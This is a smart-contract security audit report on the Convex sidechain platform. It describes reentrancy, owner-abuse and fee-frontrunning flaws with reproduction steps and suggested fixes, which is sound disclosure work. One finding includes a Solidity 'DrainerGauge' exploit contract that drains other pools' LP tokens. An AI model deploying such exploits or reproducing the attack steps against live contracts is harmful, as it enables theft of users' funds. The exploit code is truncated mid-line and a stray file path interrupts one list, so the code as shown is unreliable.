Convex sidechain platform findings

Issues

Faulty reward token can lock LP tokens

Possible High Severity

Each `ConvexRewardPool` can support multiple reward tokens. These tokens can be added manually by the Convex team or by updating the rewards list after a token has been added to the underlying Curve gauge.

A faulty reward token could lock all the underlying LP tokens if its `balanceOf` function reverts inside the `_calcRewardIntegral` function. This could happen accidentally (bad proxy upgrade, arithmetic issues, etc), or maliciously in which case it could be used as ransom.

Solution

Support removing reward tokens. If the token is attacker controlled, using a low-level staticcall or `try/catch` is probably not enough, as the token could consume all available gas or return data with different length that makes the decoding fail.

reward_integral can be massively inflated for a reentrant reward token

Possible Medium Severity*

If any of the reward tokens of a `ConvexRewardPool` performs an external call that could reach a contract controlled by an attacker, it is possible to reenter the reward pool and inflate the `reward_integral` by performing a transfer of reward pool tokens. A consequence of this is that it can completely lock the claiming of any reward token.

Steps to reproduce

1. Alice obtains an amount of LP tokens of about half the current amount of LP tokens staked in a pool (could be done with a flashloan, depositing into curve, etc) and deposit them through the `Booster` .

2. She transfers an amount of reentrant reward tokens directly to the reward pool (could also be done with a flashloan).
3. Then calls `getReward` in a way that `rewardToken.transfer` triggers the callback to the attacker contract (for example, if it notifies the recipient, set `_claimTo` as the attacker contract).
4. The attacker contract will reenter by doing `rewardPool.transfer(alice, 0)`, which will trigger a checkpoint.
5. This will result in the `reward_integral` increasing twice as much as it should because `reward_remaining` hasn't been updated yet.
6. Alice sends the withdrawn amount back to the reward pool.
7. Repeat hundreds of times until `reward_integral` is big enough to allow Alice to withdraw everything.
8. Alice calls `rewardPool.withdrawAll(claim)` to get both the rewards and her LP tokens. `reward_remaining` is now many times larger than it should.

*: It is unclear if this could impact LP tokens somehow. We couldn't find ways to cause overflows that could make any checkpoint fail, but it's worth reviewing this carefully.

Solution

Make sure that it is not possible to reenter reward pool transfers.

Proof of Concept

The owner can withdraw all LP tokens

Unlikely High Severity

Steps to reproduce:

1. Replace the `rewardFactory` with one that returns the address of an existing reward pool currently in use.
2. Create a new pool with `addPool`, which will use an existing reward pool. The gauge / lptoken / factory can be completely controlled by the owner so that the checks don't revert when adding the pool.
3. Make a big deposit (it could be a fake lp token) in the malicious pool, which will call `stakeFor` in the real rewardPool. This will mint "unbacked" rewards for the depositor.
4. Then just make a withdrawal directly in the original rewardPool.
5. This could be easily done for all existing pools simultaneously.

Proof of concept

Solution

Don't allow reward pools to be reused.

A malicious gauge could be used to withdraw other pools LP tokens

Unlikely High Severity

The owner can add a pool with a malicious gauge that can withdraw other pools' LP tokens using a reentrancy attack. The address of the gauge could be calculated and deployed in the future with create2 so the code is not exposed when the pool gets created. This only affects pools added after the malicious pool.

Steps to reproduce:

1. Create a pool on the `Booster` contract with the malicious gauge address calculated using `create2` .
2. Add other valid pools to the `Booster` contract to lure users to deposit assets.
3. Set the malicious gauge as pending operator on the `Booster` and `VoterProxy` contracts.
4. Deploy the malicious gauge code.
5. The gauge will become the owner of both contracts.
6. The gauge calls `shutdownSystem` , which will go through the list of pools and call `withdraw` on each gauge.
7. When it gets to the malicious gauge, this one will be able to become the `VoterProxy` 's operator, as the `isShutdown` function of the `Booster` will return true.
8. Finally, the gauge uses the execute function to drain the pools that come after it in the list of pools.

Example malicious gauge

```
contract DrainerGauge {
    Booster immutable booster;
    VoterProxy immutable vProxy;

    /// So it can be a valid operator
    bool public isShutdown;

    constructor(Booster _booster) {
```

```
        vProxy = VoterProxy(_booster.staker());
        booster = _booster;
    }

    function attack() external {
        booster.acceptPendingOwner();
        vProxy.acceptPendingOwner();

        booster.shutdownSystem();
    }

    function withdraw(uint256 _amount) external {
        // At this point the booster is shutdown so we can replace the
        // VoterProxy's operator
        vProxy.setOperator(address(this));

        uint256 pools = booster.poolLength();

        // Now we can call the execute funciton on the
        // VoterProxy. Just as an example we assume the
        // malicious gauge was added on `pid = 0`
        for (uint256 pid = 1; pid < pools; pid++) {
            (address lpToken, address gauge,, bool shutdown,) = booster.poolI

            vProxy.execute(
                gauge,
                uint256(0),
                abi.encodeWithSelector(
                    IGauge.withdraw.selector,
                    vProxy.balanceOfPool(gauge)
                )
            );

            vProxy.execute(
                lpToken,
                uint256(0),
                abi.encodeWithSelector(
                    ERC20.transfer.selector,
                    address(this),
                    ERC20(lpToken).balanceOf(address(vProxy))
                )
            );
        }
    }

    function balanceOf(address) external view returns (uint256) {
        return 0;
    }
}
```

Proof of concept

Solution

One possibility is to include an additional storage boolean `isShuttingDown`, that acts similar to a reentrancy guard - it is set at the beginning of the function and unset at the end. The voter proxy can query its value to check if a new operator can be set.

Extra rewards can be withdrawn by the owner

Unlikely Low Severity

The pool manager owner can configure the weights of the `ExtraRewardPool` and create malicious pools to withdraw remaining extra rewards.

Steps to reproduce:


1. Create a pool with a token, factory and gauge controlled by the owner.
2. Deposit an amount of the tokens on the pool.
3. Modify the weights of the pools on a target extra reward pool so the new pool has the 100% of allocation of rewards.
4. Update the hook so the new pool can claim from the target extra reward pool.
5. Wait some time and claim the rewards with the account that deposited the tokens.

Proof of concept

Unclaimed gauge rewards can be withdrawn by the owner

Unlikely Low Severity

The `VoterProxy` contract is the one that stakes the users LP tokens into the gauges in order to earn `CRV` rewards. The `CRV` rewards can be claimed as follow:



When the `Booster` contract is shutdown by calling the `shutdownSystem` function, all the user LP tokens are withdrawn from the gauges to the the `Booster` contract but the remaining `CRV` rewards are not claimed and distributed. This means that a owner can shutdown the current `Booster` contract, replace the operator on the `VoterProxy` and then withdraw the remaining `CRV` rewards by calling `claimCrv` on the `VoterProxy` contract.

Proof of concept

Booster owner fee abuse

Unlikely Low Severity

The `owner` of the `Booster` contract can accidentaly or maliciously frontrun reward withdrawals to modify protocol fees, resulting in the user withdrawing less than expected.

Steps

1. Call `Booster.setFees(MaxFees)`
2. Call `ConvexRewardPool.getReward(victim)` as this is unguarded
3. Call `Booster.setFees(OriginalFees)`

If the `owner` is a smart contract wallet it can do all the previous steps in a single transaction. This will essentially diminish the user's rewards and increase the fees that the protocol earns.

This could also be used to favor some users when claiming rewards:

1. Call `Booster.setFees(0)`
2. Call `ConvexRewardPool.getReward(convexFriend)`
3. Call `Booster.setFees(OriginalFees)`